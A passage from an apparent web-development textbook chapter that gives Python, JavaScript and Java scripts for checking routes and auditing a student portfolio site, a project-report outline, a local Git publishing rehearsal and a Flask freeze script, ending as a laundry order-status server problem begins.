import urllib.parse

REQUIRED = ["/portfolio", "/portfolio/profile", "/portfolio/hometown",
            "/portfolio/food", "/portfolio/tourist"]
EXTRA = ["/portfolio/profile/", "/portfolio/assets/site.css", "/portfolio/nonesuch"]

def fetch(base, path):
    """One GET request; returns (status, Location header, body text)."""
    url = urllib.parse.urlsplit(base)
    conn_class = (http.client.HTTPSConnection if url.scheme == "https"
                  else http.client.HTTPConnection)
    conn = conn_class(url.netloc, timeout=10)
    conn.request("GET", path)
    resp = conn.getresponse()
    body = resp.read().decode("utf-8", "replace")
    conn.close()
    return resp.status, resp.getheader("Location", ""), body

def first_h1(html):
    m = re.search(r"<h1[^>]*>(.*?)</h1>", html, re.S)
    return re.sub(r"\s+", " ", m.group(1)).strip() if m else "-"

def main():
    base = sys.argv[1].rstrip("/") if len(sys.argv) > 1 else "http://localhost:8401"
    print(f"{'PATH':<28}{'STATUS':<8}{'H1 or LOCATION':<28}VERDICT")
    direct = redirected = 0
    for path in REQUIRED + EXTRA:
        status, location, body = fetch(base, path)
        shown = location if location else first_h1(body)
        if path not in REQUIRED:
            verdict = "(extra)"
        elif status == 200:
            direct += 1
```

Listing 4.11 (Continued) *python/check_routes.py: request every required URL, report status and first heading, and say whether the page arrived.*

```python
            verdict = "ok"
        elif status in (301, 308) and location.endswith(path + "/"):
            status2, _, _ = fetch(base, path + "/")      # follow it exactly once
            redirected += status2 == 200
            verdict = "ok after redirect" if status2 == 200 else "FAIL"
        else:
            verdict = "FAIL"
        print(f"{path:<28}{status:<8}{shown:<28}{verdict}")
    reached = direct + redirected
    print(f"{reached} of {len(REQUIRED)} required URLs reach their page "
          f"({direct} directly, {redirected} after one redirect)")
    return 0 if reached == len(REQUIRED) else 1

if __name__ == "__main__":
    sys.exit(main())
```

It uses `http.client` because a browser would follow the 301 silently; `first_h1` shows which page came back. Against the PHP router it prints:

```
PATH                        STATUS  H1 or LOCATION              VERDICT
/portfolio                  200     Ayu Pramesti                ok
/portfolio/profile          200     Profile                     ok
/portfolio/hometown         200     Malang                      ok
/portfolio/food             200     Local food                  ok
/portfolio/tourist          200     Tourist places              ok
/portfolio/profile/         200     Profile                     (extra)
/portfolio/assets/site.css  200     -                           (extra)
/portfolio/nonesuch         404     Page not found              (extra)
5 of 5 required URLs reach their page (5 directly, 0 after one redirect)
```

Against the plain static host on port 8404:

```
PATH                        STATUS  H1 or LOCATION              VERDICT
/portfolio                  301     /portfolio/                 ok after redirect
/portfolio/profile          301     /portfolio/profile/         ok after redirect
/portfolio/hometown         301     /portfolio/hometown/        ok after redirect
/portfolio/food             301     /portfolio/food/            ok after redirect
/portfolio/tourist          301     /portfolio/tourist/         ok after redirect
/portfolio/profile/         200     Profile                     (extra)
/portfolio/assets/site.css  200     -                           (extra)
/portfolio/nonesuch         404     Error response              (extra)
5 of 5 required URLs reach their page (0 directly, 5 after one redirect)
```

Five out of five both times, reached in two different ways, and the report says which. The Java server on port 8402 and the Flask server on port 8403 give exactly the output of the PHP router, line for line. Notice the extra line for `/portfolio/nonesuch`: the PHP router sends the site's own page, whose heading is *Page not found*, while Python's `http.server` sends its built-in "Error response" page. Both answer `404`, and both are therefore correct; GitHub Pages, like the PHP router, sends a `404.html` if the site has one [7].

4.4.5 The Java and Python solutions

They are **Listing 4.4** and **Listing 4.5**: each answers all five addresses with `200` directly. On a static host an address must *be* a file or a directory; behind a program it is only a string, and a *route* is the rule that matches it.

4.4.6 A tempting wrong solution

The tempting mistake is not in the router; it is in the links. On your own computer, you serve the folder `portfolio` itself at the root of `localhost`, write `href="/profile/"` and `href="/assets/site.css"`, and everything works. Then the site is published under `/portfolio/`, and **Listing 4.7** has already shown what happens: `/profile/` resolves to `https://ayu-pramesti.github.io/profile/`, and `/assets/site.css` to `https://ayu-pramesti.github.io/assets/site.css`. Neither exists. The visitor sees five pages without any styling and a menu in which every link answers 404. The site works exactly where you test it and nowhere else, which is the worst kind of bug.

The cure is to test the way the site will be served. Serve the *parent* folder `web`, so that the site sits under `/portfolio/` on your own machine too, and let **Listing 4.11** request every address; `site_audit.py` of Problem 4.3 goes further and requests every internal link found in every page.

> **CHECK YOURSELF.** The owner renames the repository from `portfolio` to `ayu`. With the links of **Listing 4.1**, what does a visitor to `https://ayu-pramesti.github.io/ayu/food/` see, and what is the smallest change that repairs the site?

Answer. The Food page's HTML arrives, but its stylesheet and every menu link still point to `/portfolio/…`, which no longer exists: an unstyled page with a broken menu. The smallest repair is to rename the repository back; otherwise every `/portfolio/` in seven HTML files must change — in the Java and Flask servers, only the constant `PREFIX`.

4.5 Problem 4.3 — Writing the Project Report

4.5.1 The problem

PROBLEM 4.3. Write a report on the website of Problems 4.1 and 4.2 that includes: the design concepts and structure of the website; screenshots of the webpages; explanations of the code and the implementation choices; an analysis or evaluation of the project; and a conclusion.

4.5.2 Understanding it by hand

Restating it. In: the finished site. Out: a document that tells a stranger what was built, why, and how well it works. Four parts describe and one judges, and the judging part — *analysis or evaluation* — is where most reports are thin, because the writer has opinions and no measurements.

"The site is fast and has no broken links" is an opinion. "The five pages weigh 13,354 bytes of HTML; all seven internal addresses they reference answer `200`" is an evaluation, because a reader can check it. So this writing problem has a programming core: *measure the site*. Before writing, decide which measurements to quote:

1. Does every page answer `200` at its required address? (Problem 4.2 already measured that.)
2. How large is each page, and does each have exactly one `h1` and a description?
3. How much text does each page carry? A "Local Food" page with thirty words is a stub, whatever it looks like.
4. Does every internal link and every stylesheet or script reference lead somewhere?
5. What did the pages look like, at desktop and at phone width, and what did looking reveal?

What runs where. Measurements 1 to 4 are made over HTTP, as a visitor would, so the same program pointed at the published address measures the real site; measurement 5 needs a browser.

4.5.3 The skeleton of the report

Writing the headings first turns the five required parts into five boxes to fill. **Listing 4.12** is the skeleton, as a Markdown file that any editor can turn into a PDF.

Listing 4.12 `web/report/report-outline.md`: the skeleton of the report, one heading per required part and one line per thing each part must contain.

```
# Portfolio: project report

## 1. Design concept and structure
- Purpose and audience, in two sentences.
- Site map: five pages and their five URLs (a table).
- Layout: one header, one navigation, one main column; colors and type, and why.

## 2. Screenshots
- Each page at desktop width, and the home page at phone width.
- Caption every screenshot with the URL shown in the address bar.

## 3. Code and implementation choices
- Folder layout, and how it produces clean URLs.
- One stylesheet and one script: what each rule group and each function does.
- Libraries used or not used, and the reason.

## 4. Analysis and evaluation
- Evidence: route check output, audit output, browser developer-tools findings.
- What worked, what did not, what was measured before and after each fix.
- Limits that remain, and what they would cost to remove.

## 5. Conclusion
- What the site now does, in three sentences.
- What was learned that the next project will use.
```

Every screenshot is captioned with its URL, and every claim in section 4 points at evidence from the programs below, pasted as text.

4.5.4 The measuring program in JavaScript

Listing 4.13 runs in Node, which has had the browser's `fetch` function built in since version 18.

Listing 4.13 `web/tools/audit.mjs`: request the five pages, measure each, and check every internal address they reference.

```
// audit.mjs: measure the five pages of a running portfolio, as evidence for the report.
// Usage:  node audit.mjs http://localhost:8401
const base = (process.argv[2] ?? "http://localhost:8401").replace(/\/$/, "");
const PAGES = ["/portfolio/", "/portfolio/profile/", "/portfolio/hometown/",
               "/portfolio/food/", "/portfolio/tourist/"];

function countWords(html) {
  const main = (html.match(/<main[^>]*>([\s\S]*?)<\/main>/) ?? ["", ""])[1];
  const text = main.replace(/<[^>]+>/g, " ").replace(/&[a-z]+;|&#\d+;/g, " ");
  return text.split(/\s+/).filter((w) => /[A-Za-z0-9]/.test(w)).length;
}

const links = new Set();
let totalBytes = 0;
console.log("PAGE".padEnd(24) + "STATUS  BYTES  H1  WORDS  DESCRIPTION");
for (const path of PAGES) {
  const res = await fetch(base + path, { redirect: "manual" });
  const html = await res.text();
  const bytes = Buffer.byteLength(html, "utf8");
  totalBytes += bytes;
  const h1 = (html.match(/<h1[\s>]/g) ?? []).length;
  const desc = /<meta name="description" content="[^"]+">/.test(html) ? "yes" : "NO";
  for (const m of html.matchAll(/(?:href|src)="(\/portfolio[^"#]*)"/g)) links.add(m[1]);
  console.log(path.padEnd(24) + String(res.status).padEnd(8) + String(bytes).padStart(5)
    + String(h1).padStart(4) + String(countWords(html)).padStart(7) + "  " + desc);
}
let broken = 0;
for (const link of [...links].sort()) {
  const res = await fetch(base + link, { redirect: "manual" });
  if (res.status !== 200) { broken += 1; console.log("broken: " + link + " -> " +
res.status); }
}
console.log(`total HTML: ${totalBytes} bytes in ${PAGES.length} pages`);
console.log(`internal links: ${links.size} distinct, ${broken} broken`);
```

The `.mjs` extension makes the file a *module*, which allows `await` at the top level. `redirect: "manual"` stops `fetch` from following redirects. `Buffer.byteLength` counts bytes, not characters. `countWords` strips tags and entities from `main` and counts the pieces containing a letter or digit — rough, but the same every time. The regular expression `(?:href|src)="(\/portfolio[^"#]*)"` collects every internal address, and a `Set` keeps each once. Against the PHP router it prints:

```
PAGE                    STATUS  BYTES  H1  WORDS  DESCRIPTION
/portfolio/             200      2494   1    118  yes
/portfolio/profile/     200      2334   1    102  yes
/portfolio/hometown/    200      2878   1    190  yes
/portfolio/food/        200      2814   1    203  yes
/portfolio/tourist/     200      2834   1    212  yes
total HTML: 13354 bytes in 5 pages
internal links: 7 distinct, 0 broken
```

4.5.5 The Java and Python solutions

The same measurement in Python, **Listing 4.14**, uses only the standard library.

Listing 4.14 `python/site_audit.py`: the same audit in Python; a small `HTTPRedirectHandler` subclass stops `urllib` from following redirects.

```python
"""Measure the five pages of a running portfolio, as evidence for the report.

Usage:  python3 site_audit.py http://localhost:8401
"""
import re
import sys
import urllib.error
import urllib.request

PAGES = ["/portfolio/", "/portfolio/profile/", "/portfolio/hometown/",
         "/portfolio/food/", "/portfolio/tourist/"]

class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args):      # report a 301 instead of following it
        return None

OPENER = urllib.request.build_opener(NoRedirect)

def get(url):
    try:
        with OPENER.open(url) as resp:
            return resp.status, resp.read().decode("utf-8")
    except urllib.error.HTTPError as err:   # 3xx, 4xx and 5xx arrive here
        return err.code, ""

def count_words(html):
    m = re.search(r"<main[^>]*>(.*?)</main>", html, re.S)
    text = re.sub(r"<[^>]+>", " ", m.group(1) if m else "")
    text = re.sub(r"&[a-z]+;|&#\d+;", " ", text)
    return sum(1 for w in text.split() if re.search(r"[A-Za-z0-9]", w))
```

Listing 4.14 (Continued) *python/site_audit.py: the same audit in Python; a small HTTPRedirectHandler subclass stops urllib from following redirects.*

```python
def main():
    base = (sys.argv[1] if len(sys.argv) > 1 else "http://localhost:8401").rstrip("/")
    links, total = set(), 0
    print("PAGE".ljust(24) + "STATUS  BYTES  H1  WORDS  DESCRIPTION")
    for path in PAGES:
        status, html = get(base + path)
        size = len(html.encode("utf-8"))
        total += size
        h1 = len(re.findall(r"<h1[\s>]", html))
        desc = "yes" if re.search(r'<meta name="description" content="[^"]+">', html) else
"NO"
        links.update(re.findall(r'(?:href|src)="(/portfolio[^"#]*)"', html))
        print(path.ljust(24) + str(status).ljust(8) + str(size).rjust(5)
              + str(h1).rjust(4) + str(count_words(html)).rjust(7) + "  " + desc)
    broken = 0
    for link in sorted(links):
        status, _ = get(base + link)
        if status != 200:
            broken += 1
            print(f"broken: {link} -> {status}")
    print(f"total HTML: {total} bytes in {len(PAGES)} pages")
    print(f"internal links: {len(links)} distinct, {broken} broken")

if __name__ == "__main__":
    main()
```

`urllib.request` follows redirects on its own, so the class `NoRedirect` overrides `redirect_request` to return `None`, which means "do not follow"; the redirect then arrives as an `HTTPError`, and `get` returns its status code. Java's `java.net.http.HttpClient`, part of the JDK since Java 11, makes the same choice with one builder call, `followRedirects(HttpClient.Redirect.NEVER)`, in **Listing 4.15**.

Listing 4.15 `java/SiteAudit.java`: the same audit in Java with `HttpClient`; the regular expressions are the same as in the other two versions.

```
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.util.List;
import java.util.TreeSet;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Measure the five pages of a running portfolio, as evidence for the report. */
public class SiteAudit {
    static final List<String> PAGES = List.of("/portfolio/", "/portfolio/profile/",
        "/portfolio/hometown/", "/portfolio/food/", "/portfolio/tourist/");
    // NEVER: report a 301 as a 301 instead of following it
    static final HttpClient CLIENT =
        HttpClient.newBuilder().followRedirects(HttpClient.Redirect.NEVER).build();

    static HttpResponse<String> get(String url) throws Exception {
        HttpRequest req = HttpRequest.newBuilder(URI.create(url)).build();
        return CLIENT.send(req,
HttpResponse.BodyHandlers.ofString(StandardCharsets.UTF_8));
    }

    static int countWords(String html) {
        Matcher m = Pattern.compile("<main[^>]*>(.*?)</main>",
Pattern.DOTALL).matcher(html);
        String text = m.find() ? m.group(1) : "";
        text = text.replaceAll("<[^>]+>", " ").replaceAll("&[a-z]+;|&#\\d+;", " ");
        int words = 0;
        for (String w : text.trim().split("\\s+")) {
            if (w.matches(".*[A-Za-z0-9].*")) words++;
        }
        return words;
    }

    static int count(String regex, String html) {
        Matcher m = Pattern.compile(regex).matcher(html);
        int n = 0;
        while (m.find()) n++;
        return n;
    }
```

Listing 4.15 (Continued) *java/SiteAudit.java: the same audit in Java with HttpClient; the regular expressions are the same as in the other two versions.*

```
    public static void main(String[] args) throws Exception {
        String base = (args.length > 0 ? args[0] :
"http://localhost:8401").replaceAll("/$", "");
        TreeSet<String> links = new TreeSet<>();
        int total = 0;
        System.out.println(String.format("%-24s", "PAGE") + "STATUS  BYTES  H1  WORDS
DESCRIPTION");
        for (String path : PAGES) {
            HttpResponse<String> res = get(base + path);
            String html = res.body();
            int bytes = html.getBytes(StandardCharsets.UTF_8).length;
            total += bytes;
            String desc = count("<meta name=\"description\" content=\"[^\"]+\">", html) > 0
? "yes" : "NO";
            Matcher m =
Pattern.compile("(?:href|src)=\"(/portfolio[^\"#]*)\"").matcher(html);
            while (m.find()) links.add(m.group(1));
            System.out.println(String.format("%-24s%-8d%5d%4d%7d  %s", path,
res.statusCode(),
                bytes, count("<h1[\\s>]", html), countWords(html), desc));
        }
        int broken = 0;
        for (String link : links) {
            int status = get(base + link).statusCode();
            if (status != 200) {
                broken++;
                System.out.println("broken: " + link + " -> " + status);
            }
        }
        System.out.println("total HTML: " + total + " bytes in " + PAGES.size() + "
pages");
        System.out.println("internal links: " + links.size() + " distinct, " + broken + "
broken");
    }
}
```

All three programs print exactly the same eight lines against the same server. Pointed at the Java server of Problem 4.1 instead, `java SiteAudit http://localhost:8402` prints:

```
PAGE                    STATUS  BYTES  H1  WORDS  DESCRIPTION
/portfolio/             200      2514   1    118  yes
/portfolio/profile/     200      2354   1    102  yes
/portfolio/hometown/    200      2898   1    190  yes
/portfolio/food/        200      2834   1    203  yes
/portfolio/tourist/     200      2854   1    212  yes
total HTML: 13454 bytes in 5 pages
internal links: 7 distinct, 0 broken
```

Every page is exactly 20 bytes larger than its static twin. Twenty is the length of `aria-current="page"`, which the Java server writes into the menu and the static file leaves to the script. A measurement that explains itself to the byte is the kind of evidence a report can stand on.

4.5.6 Evaluation needs a before and an after

Looking is also measuring. The first screenshots of the Food page showed an empty band at the top of every card, above the heading. **Figure 4.5** is that first version.



Figure 4.5 The Local Food page before the fix: a gap of 47 pixels between the top of each card and its heading, where the design wanted 19.

The cause is found by arithmetic, the box model of Chapter 2. The card has a 1-pixel border and 18 pixels of padding; the `h2` inside it has `margin: 28px 0 8px`, a 28-pixel top margin meant to separate headings in running text. A margin inside a box with padding does not collapse into the box's own margin (Chapter 2, Section 2.16.3), so the distance from the card's edge to the heading is $1 + 18 + 28 = 47$ pixels. A headless browser measured exactly that: 47 pixels before, and 19 pixels after the rule `.card > :first-child { margin-top: 0; }` was added to **Listing 4.2**, which removes the top margin of whatever comes first inside a card. **Figure 4.2** is the page after the fix.

Observation, cause with arithmetic, change, measurement after: that is an evaluation paragraph. Two or three of them, with the output of **Listing 4.11** and **Listing 4.13**, beat any number of adjectives; the conclusion then says in three sentences what the site does, what was learned, and what comes next.

4.5.7 A tempting wrong solution

The tempting report ends with *"The website works well and looks good. All pages load quickly. In the future I would add more features."* No sentence can be checked: works well against what, quick measured how, which features and why not built? And screenshots at one width without addresses say nothing about the phone layout or the routing.

The repair is to replace each adjective by a measurement and each wish by a reason: "all five required addresses answer `200` (output of `check_routes.py` below)"; "the heaviest page is 2,878 bytes of HTML"; "a contact form was not built because the site is static and a form needs a server to receive it".

> **CHECK YOURSELF.** Add a sixth measurement to **Listing 4.14**: the number of `<img>` elements that have no `alt` attribute. Which regular expression counts them, and what does it print for this site?
>
> *Answer.* Count all images and subtract those with the attribute: `len(re.findall(r"<img\b", html)) - len(re.findall(r"<img\b[^>]*\balt=", html))`. It prints 0 everywhere, because

> the site has no images — itself worth a sentence in the report, since pictures of the dishes and places, each with a real `alt` text, are the obvious next improvement.

4.6 Problem 4.4 — Deploying the Site and Publishing Its Source

4.6.1 The problem

> **PROBLEM 4.4.** Upload and deploy the completed website to a free web hosting service, and upload the entire source code to a public GitHub repository.

4.6.2 Understanding it by hand

Restating it. Out: a live site and a public repository. On GitHub they can be one: a repository named `portfolio` with Pages switched on is the source *and* is published at `https://<user>.github.io/portfolio/` [7].

The steps, by hand, before any command:

1. Make the folder `portfolio` the root of a Git repository, so that `index.html` sits at the top of the repository and `profile/index.html` one level below. Pages serves the repository's files as they are, so the folder layout *is* the URL layout.
2. Record the files in a first commit, with a message that says what the commit contains.
3. Create an empty public repository named `portfolio` on GitHub and *push* the commit to it.
4. In the repository's *Settings*, section *Pages*, choose *Deploy from a branch*, branch `main`, folder `/(root)`. After a minute or two the site is live.
5. Run the checks of Problems 4.2 and 4.3 against the live address, and paste the output into the report.

What runs where. Git records versions on your computer, GitHub stores a copy, and Pages serves one branch's files statically; none runs PHP, Java or Python.

4.6.3 A rehearsal on your own machine

A book cannot log in to GitHub for you, but it can rehearse. **Listing 4.16** performs every step on one computer: a *bare* repository — a repository with no working files, which is what GitHub keeps on its servers — plays the part of GitHub, and a folder served by Python under `/portfolio/` plays the part of Pages.

Listing 4.16 `web/tools/publish-demo.sh`: the whole publishing path rehearsed locally; a bare repository stands in for GitHub and a Python static server for Pages.

```
#!/bin/sh
# publish-demo.sh: rehearse "push to GitHub, publish with Pages" entirely on this machine.
# A bare repository stands in for GitHub; a folder served by Python stands in for Pages.
set -e
WORK=$(mktemp -d)
SITE=$(cd "$(dirname "$0")/../portfolio" && pwd)
export GIT_CONFIG_GLOBAL=/dev/null    # ignore personal git settings: same result
everywhere
export GIT_AUTHOR_DATE="2026-09-23T10:00:00+07:00" GIT_COMMITTER_DATE="2026-09-
23T10:00:00+07:00"

# 1. The repository is named after the URL prefix, and its root IS the site.
mkdir "$WORK/portfolio" && cp -R "$SITE"/. "$WORK/portfolio"
cd "$WORK/portfolio"
printf '# Portfolio\n\nThe personal website of Ayu Pramesti. Live at /portfolio/.\n' >
README.md
git init -q -b main
git -c user.name="Ayu Pramesti" -c user.email="ayu.pramesti@example.ac.id" add .
git -c user.name="Ayu Pramesti" -c user.email="ayu.pramesti@example.ac.id" \
    commit -q -m "Five pages, one stylesheet, one script"
git log --oneline
git ls-files

# 2. "Push to GitHub": a bare repository plays the part of github.com/ayu-
pramesti/portfolio.
git init -q --bare -b main "$WORK/github/portfolio.git"
git remote add origin "$WORK/github/portfolio.git"
git push -q -u origin main 2>&1
echo "pushed: $(git ls-remote origin main | cut -c1-7) main"

# 3. "Publish with Pages": the host serves the repository under /<repository name>/.
git clone -q "$WORK/github/portfolio.git" "$WORK/pages/portfolio"
cd "$WORK/pages" && python3 -m http.server 8405 >/dev/null 2>&1 &
HOST=$!
sleep 1
python3 "$SITE/../../python/check_routes.py" http://localhost:8405 || true
kill $HOST
rm -rf "$WORK"
```

The commands, one by one:

- `mktemp -d` makes a fresh temporary folder, so the rehearsal never touches your real files; `rm -rf "$WORK"` at the end removes it.
- `export GIT_CONFIG_GLOBAL=/dev/null` makes Git ignore your personal settings for this script only, so that the rehearsal behaves the same on every computer. The two dates make the commit identical on every run, and with it the commit's name.
- `git init -q -b main` turns the folder into a repository whose first branch is called `main`. `git add .` puts every file into the next commit, and `git commit -m "…"` records it. `-c user.name=… -c user.email=…` record who made the commit without changing any settings file.
- `git log --oneline` shows the commit: seven characters of its name, which Git computes from the content, and the message. `git ls-files` lists what the commit contains; checking it is how you notice a forgotten file *before* the host does.
- `git init --bare -b main …/portfolio.git` creates the stand-in for the empty GitHub repository; `git remote add origin …` records its address under the conventional name `origin`; `git push -u origin main` sends the commit there. On GitHub the address would be `https://github.com/ayu-pramesti/portfolio.git`.
- `git clone` then copies the repository out of "GitHub" into `pages/portfolio`, which is what Pages does after every push, and `python3 -m http.server 8405` serves `pages`, so the site appears under `/portfolio/`. `check_routes.py` checks it, and `kill $HOST` stops the server.

The rehearsal prints:

```
cb9e8c7 Five pages, one stylesheet, one script
.htaccess
404.html
README.md
_redirects
assets/site.css
assets/site.js
food/index.html
hometown/index.html
index.html
profile/index.html
tourist/index.html
pushed: cb9e8c7 main
PATH                        STATUS  H1 or LOCATION             VERDICT
/portfolio                  301     /portfolio/                ok after redirect
/portfolio/profile          301     /portfolio/profile/        ok after redirect
/portfolio/hometown         301     /portfolio/hometown/       ok after redirect
/portfolio/food             301     /portfolio/food/           ok after redirect
/portfolio/tourist          301     /portfolio/tourist/        ok after redirect
/portfolio/profile/         200     Profile                    (extra)
/portfolio/assets/site.css  200     -                          (extra)
/portfolio/nonesuch         404     Error response             (extra)
5 of 5 required URLs reach their page (0 directly, 5 after one redirect)
```

Eleven files, including the two host configurations (which Pages ignores but the source keeps) and the new `README.md`. On the real site the check is `python3 check_routes.py https://ayu-pramesti.github.io`.

4.6.4 The Java and Python solutions

Pages runs no programs. The Java and Flask servers therefore need a host that does (Chapter 5), or they can be *frozen*: asked for every page once, with the answers saved as files. **Listing 4.17** freezes the Flask portfolio.

Listing 4.17 `python/freeze.py`: ask the Flask application for every page through its test client and save each answer as a static file.

```python
"""Turn the Flask portfolio into plain files that any static host can serve.

Usage:  python3 freeze.py            writes dist/portfolio/... next to this file
"""
from pathlib import Path

from portfolio_app import PAGES, PREFIX, app, href

OUT = Path(__file__).parent / "dist"

client = app.test_client()             # asks the app for pages without a real server
urls = [href(slug) for slug in PAGES] + [PREFIX + "/assets/site.css",
                                         PREFIX + "/assets/site.js",
                                         PREFIX + "/nonesuch"]
for url in urls:
    resp = client.get(url)
    if url.endswith("/"):
        target = OUT / url.lstrip("/") / "index.html"      # a clean URL becomes a folder
    elif resp.status_code == 404:
        target = OUT / PREFIX.lstrip("/") / "404.html"     # the host's own error page
    else:
        target = OUT / url.lstrip("/")
    target.parent.mkdir(parents=True, exist_ok=True)
    target.write_bytes(resp.data)
    print(f"{resp.status_code}  {url:<30} -> {target.relative_to(OUT).as_posix()}")
```

`app.test_client()` is Flask's way of sending a request to the application *without* a network or a running server; it returns the same response a browser would receive [5]. Every clean URL ending in a slash becomes a folder with an `index.html`, which is the directory layout of Problem 4.2, and the 404 answer becomes `404.html`. It prints:

```
200  /portfolio/                    -> portfolio/index.html
200  /portfolio/profile/            -> portfolio/profile/index.html
200  /portfolio/hometown/           -> portfolio/hometown/index.html
200  /portfolio/food/               -> portfolio/food/index.html
200  /portfolio/tourist/            -> portfolio/tourist/index.html
200  /portfolio/assets/site.css     -> portfolio/assets/site.css
200  /portfolio/assets/site.js      -> portfolio/assets/site.js
404  /portfolio/nonesuch            -> portfolio/404.html
```

The frozen pages differ from the hand-written ones only by `aria-current`, exactly as in Section 4.3.7, so the Flask layout can be the one place where the frame is maintained while the host still serves plain files. Static-site generators such as Jekyll, which GitHub Pages can run for you, are this idea grown up.

For Java, the useful program at this stage is the checker itself: **Listing 4.18** is **Listing 4.11** in Java, for a reader who wants the whole toolchain in one language.

Listing 4.18 `java/CheckRoutes.java`: the route check in Java with `HttpClient`, redirect following switched off.

```
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.util.List;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Request every required URL of the portfolio and report what came back. */
public class CheckRoutes {
    static final List<String> REQUIRED = List.of("/portfolio", "/portfolio/profile",
        "/portfolio/hometown", "/portfolio/food", "/portfolio/tourist");
    static final List<String> EXTRA = List.of("/portfolio/profile/",
        "/portfolio/assets/site.css", "/portfolio/nonesuch");
    static final HttpClient CLIENT =
        HttpClient.newBuilder().followRedirects(HttpClient.Redirect.NEVER).build();

    static HttpResponse<String> fetch(String base, String path) throws Exception {
        return CLIENT.send(HttpRequest.newBuilder(URI.create(base + path)).build(),
                           HttpResponse.BodyHandlers.ofString());
    }

    static String firstH1(String html) {
        Matcher m = Pattern.compile("<h1[^>]*>(.*?)</h1>", Pattern.DOTALL).matcher(html);
        return m.find() ? m.group(1).replaceAll("\\s+", " ").trim() : "-";
    }

    public static void main(String[] args) throws Exception {
        String base = (args.length > 0 ? args[0] :
"http://localhost:8401").replaceAll("/$", "");
        System.out.printf("%-28s%-8s%-28s%s%n", "PATH", "STATUS", "H1 or LOCATION",
"VERDICT");
        int direct = 0, redirected = 0;
        for (String path : concat(REQUIRED, EXTRA)) {
            HttpResponse<String> r = fetch(base, path);
            String location = r.headers().firstValue("Location").orElse("");
            String shown = location.isEmpty() ? firstH1(r.body()) : location;
            String verdict;
            if (!REQUIRED.contains(path)) {
                verdict = "(extra)";
            } else if (r.statusCode() == 200) {
                direct++;
                verdict = "ok";
            } else if ((r.statusCode() == 301 || r.statusCode() == 308)
                       && location.endsWith(path + "/")) {
                boolean arrived = fetch(base, path + "/").statusCode() == 200;
                if (arrived) redirected++;
                verdict = arrived ? "ok after redirect" : "FAIL";
```

Listing 4.18 (Continued) *java/CheckRoutes.java: the route check in Java with HttpClient, redirect following switched off.*

```
            } else {
                verdict = "FAIL";
            }
            System.out.printf("%-28s%-8d%-28s%s%n", path, r.statusCode(), shown, verdict);
        }
        int reached = direct + redirected;
        System.out.println(reached + " of " + REQUIRED.size() + " required URLs reach their
page ("
            + direct + " directly, " + redirected + " after one redirect)");
        System.exit(reached == REQUIRED.size() ? 0 : 1);
    }

    static List<String> concat(List<String> a, List<String> b) {
        return java.util.stream.Stream.concat(a.stream(), b.stream()).toList();
    }
}
```

Run against the static host on port 8404, it prints the same ten lines as the Python version in Section 4.4.4, character for character.

4.6.5 A tempting wrong solution

The tempting way is to make the repository from the *parent* folder, or to drag files into GitHub's web page one by one. The first publishes the site at `…/portfolio/portfolio/`, one level too deep, so every `/portfolio/` link points too high; the second can flatten folders so that `profile/index.html` overwrites the homepage. The check is the repository's top level: `index.html`, `profile/`, `food/` and the others, as `git ls-files` showed.

A second temptation is to commit secrets. A static site should contain none, but a later project will have a database password in a configuration file; a public repository publishes it to the whole world, and deleting it in a later commit does not remove it from the history. Such files are listed in `.gitignore` from the first commit and never pushed.

> **CHECK YOURSELF.** After the site is live, the owner fixes a typo in `food/index.html`. Which three commands publish the fix, and how can the owner prove that the live site changed?
>
> *Answer.* `git add food/index.html`, `git commit -m "Fix a typo on the Local Food page"`, and `git push`. Pages rebuilds the site within a minute or two. The proof is a request to the live address that shows the new text, for example `curl -s https://ayu-pramesti.github.io/portfolio/food/ | grep -c "the corrected word"`, which prints 1 once the new version is served; the Network panel of the developer tools shows the same response.

4.7 Problem 4.5 — One Request on the Wire: the Order-Status Check

From here on the problems come from Profitina Laundry, the three-outlet laundry in Surabaya whose application this book builds. Its public status page lets a customer type the receipt number and a phone number and learn whether the laundry is ready; this problem builds the smallest honest version of that page's server.

4.7.1 The problem

PROBLEM 4.5. Profitina Laundry answers status questions at the address `/status?bill=B2938&phone=0896-0000-1482`. Write the server so that (a) a known bill with its matching phone number answers `200` with the bill number and its status in plain text; (b) the bill number may be typed in lower case and the phone number with spaces or hyphens; (c) a request without a bill number or without a phone number answers `400`; (d) an unknown bill, *and* a known bill with the wrong phone number, both answer `404` with the same message; (e) any method other than `GET` or `HEAD` answers `405` and says which methods are allowed. Use the bills B0120 (phone 0856-0000-8080, collected), B2938 (0896-0000-1482, ready for pickup) and B2946 (0811-0000-8361, in process). Then show the exact bytes of one request and its response.

4.7.2 Understanding it by hand

The address, taken apart. Chapter 1 cut a URL into six pieces. **Listing 4.19** does it with the browser's own parser, on the full address a customer might click.

